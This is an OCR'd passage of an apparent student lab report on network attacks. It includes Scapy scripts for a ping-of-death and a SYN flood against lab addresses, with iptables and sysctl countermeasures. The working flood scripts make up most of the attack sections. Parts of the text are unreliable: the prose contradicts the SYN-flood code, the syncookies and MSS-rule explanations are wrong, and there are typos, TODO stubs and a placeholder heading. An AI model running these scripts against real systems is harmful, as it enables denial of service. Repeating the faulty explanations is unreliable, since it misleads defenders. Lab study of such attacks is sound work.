
3.5 Introduction

An IP packet has a maxiumum length of *65535 bytes* $(2^{16} - 1)$ as described in the relative RFC 791.
So it's not possible to send an IP packet that has a length more larger than that length, but it is possible to send the packet fragmented in plus that one.
The receiver could be crash reassembling the packet.

3.5.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

fake_ip = "192.168.1.177"
victim = "192.168.62.10"
max_length = 65535
length_POD = max_length + 1

# Preparing the packet
ping_of_death = fragment(IP(src=fake_ip,dst=victim)/ICMP()/("X"*length_POD))

# Sending packets (Stop it by pressing "CTRL+C")
send(ping_of_death,loop=1)
```

3.5.2 Attacker's messages



3.5.3 Attack's result

3.5.4 How to protect the network

In order to avoid this attack it could be useful check all incoming IP fragment to recognize if the sum of the "fragment offset" and the "total length" of the IP packet is regular. If not the packet it could be considered invalid and so it could be rejected.

3.6 Attack Name

3.6.1 SCAPY program

```
#! /usr/bin/env python
from scapy.all import *

def sendSynFlood(sourceIP,targetIP):
    for sourcePort in range(1024,65535):
        Layer3 = IP(src=sourceIP,dst=targetIP)
        Layer4 = TCP(sport=sourcePort, dport=80)
        packet = Layer3/Layer4
        send(packet)

sendSynFlood("192.168.62.20","192.168.40.50")
```

With this program we are going to send every 5 milliseconds a SYN packet to an active port of the victim that we have found in the reconnaissance phase from the port 9999.
We have to wait that the session table of the victim reaches its edge, at this point the victim can no longer accept connections even if it is a legit ones.


I've also set the following settings on the victim pc to fill faster the session table:

```
sysctl -w net.ipv4.tcp_syncookies=0
systcl -w net.ipv4.tcp_max_syn_backlog=256
```

3.6.2 Victim's messages

TODO: import the Wireshark messages here

As shown after sending multiple SYN Flood the Victim starts responding with [RST,ACK] flags even to legit requests like the http request from ports 33648-33651 from the browser of the PC2.



3.6.3 Attacker's messages

TODO: import the Wireshark messages here

In this case the attacker (PC2) is sending multiple SYN flags to the victim and in the last part of the messages is possible to see that even legit requests are denied.

3.6.4 How to protect the network

The possible solutions for prevent SYN Flood is to increase the backlog for TCP and to enable the syn cookies. Syn cookies are use to prevent syn flood by enlarging the SYN queue when it fills up. Now the server keeps responding with [SYN,ACK] but the server discards the SYN queue entries. When the server received an ACK flag it is able to reconstruct the SYN queue entry using informations encoded in TCP sequence number.

Another solution is to use a firewall. Some implementations of the firewall could be:

```
iptables -A INPUT -p tcp -m state --state NEW
    -m recent --update --seconds 60 --hitcount 20 -j DROP

iptables -A INPUT -p tcp -m state --state NEW
    -m recent --set -j ACCEPT
```

In this way we limit the SYN request up to 20 per minute and we prevent the SYN flood. This is not best way to protect the network from Syn flood because in we can also drop legit requests coming from a network behind a nat.

Another implementation of the firewall could be:

```
iptables -t mangle -I PREROUTING -p tcp -m tcp --dport 80
    -m state --state NEW -m tcpmss ! --mss 536:65535 -j DROP
```

This rule checks 2 things. The first one is that the TCP Header contains the maximum size that the host wants to allow (hping, common attacking tool, doesn't set this parameter by default). The second one is to check the port of the clients are in the range from 536 to 35535.